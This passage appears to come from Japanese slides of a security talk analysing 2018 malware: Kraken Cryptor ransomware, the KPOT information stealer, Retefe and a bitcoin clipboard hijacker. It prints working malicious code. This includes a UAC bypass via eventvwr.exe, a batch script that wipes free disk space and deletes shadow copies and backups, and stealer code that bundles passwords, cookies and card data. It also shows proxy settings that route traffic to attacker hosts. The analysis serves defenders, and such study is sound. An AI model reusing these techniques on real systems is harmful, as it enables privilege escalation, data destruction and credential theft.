- アゼルバイジャン語 (0x42C / 0x82C)
- グルジア語 (0x437)
- カザフスタン (0x43F)
- キルギス語 (0x440)
- トルクメン語 (0x442)
- タタール語 (0x444)
- ルーマニア語 (0x818)
- モルドバ語 (0x819)
- ウズベキスタン語 (0x843)

Kraken Cryptor

- 今年8月下旬に登場したランサムウェア
- Fallout経由で拡散
- ransomware-as-a-service (RaaS)
- .NET Frameworkで実装され、難読化されている

v1.6


v2.2



Kraken Cryptorの対象地域

10/21にKrakenの作者によって公開された被害の割合

旧ソ連圏諸国を除外



```

489 ],
470 "countries": [
471 "am",
472 "az",
473 "by",
474 "ee",
475 "ge",
476 "kg",
477 "kz",
478 "ir",
479 "it",
480 "lv",
481 "md",
482 "ru",
483 "sy",
484 "tj",
485 "tm",
486 "ua",
487 "uz",
488 ],
489 "languages": [
490 1058,
491 1059,
492 1061,
493 1062,
494 1063,
495 1064,
496 1065,
497 1067,
498 1068,
499 1079,
500 1087,
501 1088,
502 1090,
503 1091,
504 1092,
505 10241
506 ],

```

- アルメニア
- アゼルバイジャン
- ベラルーシ
- エストニア
- ジョージア
- イラン
- カザフスタン
- キルギス
- ラトビア
- リトアニア
- モルドバ
- ロシア
- タジキスタン
- トルクメニスタン
- ウクライナ
- ウズベキスタン

引用元：<https://securingtomorrow.mcafee.com/mcafee-labs/fallout-exploit-kit-releases-the-kraken-ransomware-on-its-victims/>



eventvwr.exeを利用したUAC回避

- V1.6のローダーで使用
- eventvwr.exeは実行時に以下のレジストリに登録されたパスのファイルを管理者権限で実行する

```
// Token: 0x06000002 RID: 2 RVA: 0x00002128 File Offset: 0x00000328
public static bool UAC(string executablePath)
{
    bool result;
    try
    {
        Registry.CurrentUser.CreateSubKey("SOFTWARE\\Classes\\*.*\\shell\\open\\command").SetValue("", executablePath);
        Registry.CurrentUser.CreateSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run").SetValue("Payload", executablePath);
        Process.Start("eventvwr.exe");
        result = true;
    }
    catch
    {
        result = false;
    }
    return result;
}
```



SDeleteを使った削除

- バッチの実行

Command Line:

```
"C:\Windows\System32\cmd.exe" /C cd C:\ProgramData\ && release.bat
```

```
1  :: [Version 1.6]
2
3  REM [Echo OFF]
4  @echo off
5
6  REM [Microsoft Sysinternals Eula Accepted]
7  REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete"
8  REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete" /v EulaAccepted /t REG_DWORD /d 1 /f
9
10 REM [Wipe Drives Free Space]
11 cmd.exe /c C:\ProgramData\sdelete.exe -c -z C:
12
13 REM [Start SYSTEM Shutdown Timer]
14 shutdown /S /F /T 300 /C "Unexpected shutdown due to maintenance break."
15
16 REM [Disable Safe Boot]
17 bcdedit /set {default} recoveryenabled No
18 bcdedit /set {default} bootstatuspolicy ignoreallfailures
19
20 REM [Delete Backups]
21 wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0
22 wmic SHADOWCOPY DELETE
23 vssadmin delete shadows /All
24
25 REM [Delete Temp Files]
26 del C:\ProgramData\sdelete.exe
27 del C:\ProgramData\release.bat
```



config

- v1.6

```
1 {
2   "project":{
3     "name":"Kraken Cryptor",
4     "version":1.6,
5     "comment":""
6   },
7   "module":{
8     "anti_forensic":false,
9     "anti_revere":true,
10    "anti_virtual": false,
11    "anti_smb":false,
12    "anti_rdp":false,
13    "country_check":true,
14    "keyboard_check":true,
15    "registry_check":true,
16    "fix_device":true,
17    "network_device":true,
18    "flash_device":true,
19    "extension_bypass":true,
20    "rapid_mode":true
21  },
22  "core": {
23    "public_key": "2kHjgBUx6QOSkwRnLs5c/AdbjroDU4j5AanCabrpjBLnKCWgKwmIWQZR/
RcCRF5KyAfMmPIks1JYEvh9bMh1Mv1CvbofBi4/HAttuictsmiVSRvMxRNDw3U29WOLi/
PoSOYfBPUvHP58BhLTt3G5/AikhhHmf4FGt igUEkq5n/u6QZh0362s2nY1Ev0qEx
+d45oDnYaoMI | ihrcxtho7uqbu1sZPsggezzyEB | 7f2BK0jXxD4ML8Cpww69EHH
+3t gt2gn9ys921NI3d3gj I8Z+GRSYnKNx1qRCoiCPQqL6MjUHEEOXkMOWIth/
CacwQDMEEEn2S | xDDisLvybdjw9y1Q==",
24    "support_email_1": "onionhelp@protonmail.com"
```




config

- v2.2

```
1 {
2   "project": {
3     "name": "Kraken Cryptor",
4     "version": "2.2",
5     "partner": ""
6   },
7   "module": {
8     "master": {
9       "anti": {
10        "security": true,
11        "forensic": true,
12        "revere": true,
13        "virtual": true
14      },
15      "check": {
16        "country": true,
17        "keyboard": true,
18        "registry": true
19      },
20      "encryption": {
21        "fix_device": true,
22        "network_device": true,
23        "flash_device": false,
24        "extension_bypass": true
25      },
26      "mode": {
27        "rapid": true
28      }
29    },
30    "slave": {
31      "sync": false,
32      "txt_note": false,
33      "html_note": true
34    }
35  },
36  "core": {
37    "public_key": "2kHjgBUx6QQSkwRnLs5c/AdbjroDU4j5AanCabrpjBLnKCWGKwm1WQZR/
RcCRF5KyAfMmPIks1JYEvh9bMh1Mv1CvbofBi4/HAttuictsmiVSRvMxRNDw3U29WOLi/
PoSOYfBPUvHP58BhLTt3G5/AikhhHmf4FGt igUEkq5n/u60Zh0362s2nY1Ev0qEx
+d45oDnYaoMI1ihrcxtho7uqbu1sZPsgczyEBI7f2BK0jXxD4ML8Cpww69EHH
+3t gt2gn9ys921NI3d3gjI8Z+GRSYnKNx1qRCoiCPQqL6MjUHEEOXkMOWITH/
CacwQDMEEn2S1xDDiSLvybdjw9y1Q==",
38    "support_email": "contact@naosec.com"
```

KPOT Stealer

- 2018年8月頃に見つかったInformation stealer

A screenshot of the Kpot Admin login interface. The page has a light gray header and footer. The main content area is white and contains the text "Kpot Admin" in a brown, cursive font. Below the text are three input fields: "Username", "Password", and a "LOGIN" button.

Kpot Admin

Username

Password

LOGIN



KPOT panel

- C2パネルのソースコードがリークしている

A screenshot of a GitHub repository page. The repository is named "prsecurity Add files via upload" and has a latest commit of 68d890b on 26 Nov 2018. The file list shows "KPOT-Admin.zip" (Add files via upload, 2 months ago) and "README.md" (Initial commit, 2 months ago). The selected file is "README.md", which contains the title "KPOT-Admin-C2-Source-Code" and the subtitle "KPOT Admin Source Code".

File Name	Commit Message	Time
KPOT-Admin.zip	Add files via upload	2 months ago
README.md	Initial commit	2 months ago

KPOT-Admin-C2-Source-Code

KPOT Admin Source Code

<https://github.com/prsecurity/KPOT-Admin-C2-Source-Code>



KPOTの収集する情報

- configで制御可能
 - 端末情報、ブラウザ、ビデオチャットなどの保存されたデータ

```
if ($ftp_accs) $res_archive->addFromString('ftp.txt', $ftp_accs);
if ($jabber_accs) $res_archive->addFromString('jabber.txt', $jabber_accs);
if ($vpn_accs) $res_archive->addFromString('vpn.txt', $vpn_accs);
if ($passwords) $res_archive->addFromString('passwords.txt', $passwords);
if ($skype_msgs) $res_archive->addFromString('skype.txt', $skype_msgs);
if ($cred_data = separateData($cred_start, $cred_end)) $res_archive->addFromString('credential:
if ($cookies = separateData($cookie_start, $cookie_end)) $res_archive->addFromString('winin
if ($autofill) $res_archive->addFromString('autofill.txt', $autofill);
if ($cred_cards) $res_archive->addFromString('cc.txt', $cred_cards);
if ($sysinfo = separateData($sysinfo_start, $sysinfo_end))
{
    $windows_name = explode("\r\n", $sysinfo)[0];
    $pc_name = explode('PC: ', $sysinfo)[1];
    $pc_name = explode("\r\n", $pc_name)[0];
    $user_name = explode('User: ', $sysinfo)[1];
    $user_name = explode("\r\n", $user_name)[0];
    $res_archive->addFromString('sysInfo.txt', $sysinfo);
}
```

```
≡ config.txt × gate.php
1 [cfg]
2 telegram = 1
3 discord = 1
4 battlenet = 1
5 chromium = 1
6 mozilla = 1
7 iexplore = 1
8 wininetCookies = 1
9 crypto = 1
10 credentials = 1
11 steam = 1
12 jabber = 1
13 ftp = 1
14 skype = 1
15 screenshot = 1
16 selfDelete = 1
```



Retefe

- Info Stealer
- プロキシ設定を追加する
 - C:¥Users¥user¥AppData¥Roaming¥Mozilla¥Firefox¥Profilesの prefs.js

```
113 user_pref("network.proxy.autoconfig_url", "http://ourwebpanel.xyz/corporate2/index.php?id=260D7D2E320E9C4D");
```


```
function FindProxyForURL(url, host)(var proxy = "SOCKS5 coughsmoggyspark.co:5555;";  
var hosts = new Array('blockchain.info', 'blockchain.com', '*twitter.com*', '*google.*');  
for (var i = 0; i < hosts.length; {  
    if (shExpMatch(host, hosts[i])) {  
        return proxy  
    }  
}  
}  
return "DIRECT")
```

Clipboard Hijacker

- クリップボードにビットコインのアドレスがコピーされると攻撃者の用意したアドレスに置き換える
- AddClipboardFormatListener を使ってクリップボードの変化を監視
- ビットコインのアドレスとして valid なら置換する

```

push    eax
call    ds:AddClipboardFormatListener
test    eax, eax
jz     short loc_40A5A9
  
```




Clipboard Hijacker

- リソース領域にエンコードしたアドレスを保持

```

push    ecx                ; lParam
push    offset EnumFunc    ; lpEnumFunc
push    offset Type        ; "TEXT"
push    [ebp+hModule]      ; hModule
call    ds:EnumResourceNamesW
test    eax, eax
jz      short loc_40150F
  
```



0001C984	07 B0 8E 56 9D C7 63 74 DC 7C 81 79 5C 67 C5 5E
0001C994	80 74 25 47 4A 03 FE 96 4A C7 63 38 68 57 E0 67
0001C9A4	FE F5 6D 07 B0 79 67 8E B6 7E 3A 65 80 7E B6 56
0001C9B4	B6 75 63 7C 1B 5A 75 07 5E 8E F5 C5 1B B8 BA 60
0001C9C4	54 57 1B 79 79 6D 07 50 54 07 A6 48 D0 B8 5E 75
0001C9D4	0C 38 25 67 B8 1B 6C A8 79 4A 0C 61 DC 79 A8 65
0001C9E4	9D 54 26 C5 7E 68 03 E0 6D 07 56 3A 48 FE F5 9D
0001C9F4	C5 56 5E FE 5E 48 8B C4 54 C7 C7 5E 6C 74 4B 26
0001CA04	B6 EE 25 49 54 26 39 8B 7E 9D EE 6D 07 50 B0 13

```

^
V ct | y\g ^
t%GJ J c8hW g
m yg ~:e ~ V
ucl Zu ^ `
TW yym PT H ^u
8%g l yJ a y e
T& ~h m V:H
V^ ^H T ^!tK&
%IT&9 ~ m P
  
```

まとめ



まとめ

- **新たなExploit Kitの登場**
 - Underminer Exploit Kit
 - 公開鍵と独自のマルウェア
 - Fallout Exploit Kit
 - 特徴のないURL
- **新たな脆弱性の悪用**
 - CVE-2018-4878、8174、8373、15982
- **日本を標的とした攻撃キャンペーン**
 - PseudoGate
 - Ramnit、AZORult、Panda Banker、Osiris
 - HookAds
 - Kraken Cryptor、GlobelImposter、GandCrab

まとめ

- ロシア語を中心としたフォーラムで宣伝、販売
 - リサーチャーに対するメッセージ
 - ソースコード内のコメント
- 言語設定による感染の有無
 - ロシア語圏、旧ソ連圏諸国を対象外とする
- 種類は減ったがランサムウェアの開発、感染は活発
 - 特にGandCrab
- 明示的に日本を対象としたマルウェアも多数存在する
 - Banking Trojan
- マイナーは下半期は下火、しかし仮想通貨が狙われなくなったわけではない
- 必要な解析環境
 - 日本を対象とした攻撃の解析には日本語環境や日本のIPの環境が必要となる
 - パブリックなサンドボックス解析を検知し、挙動を変更

Any Questions?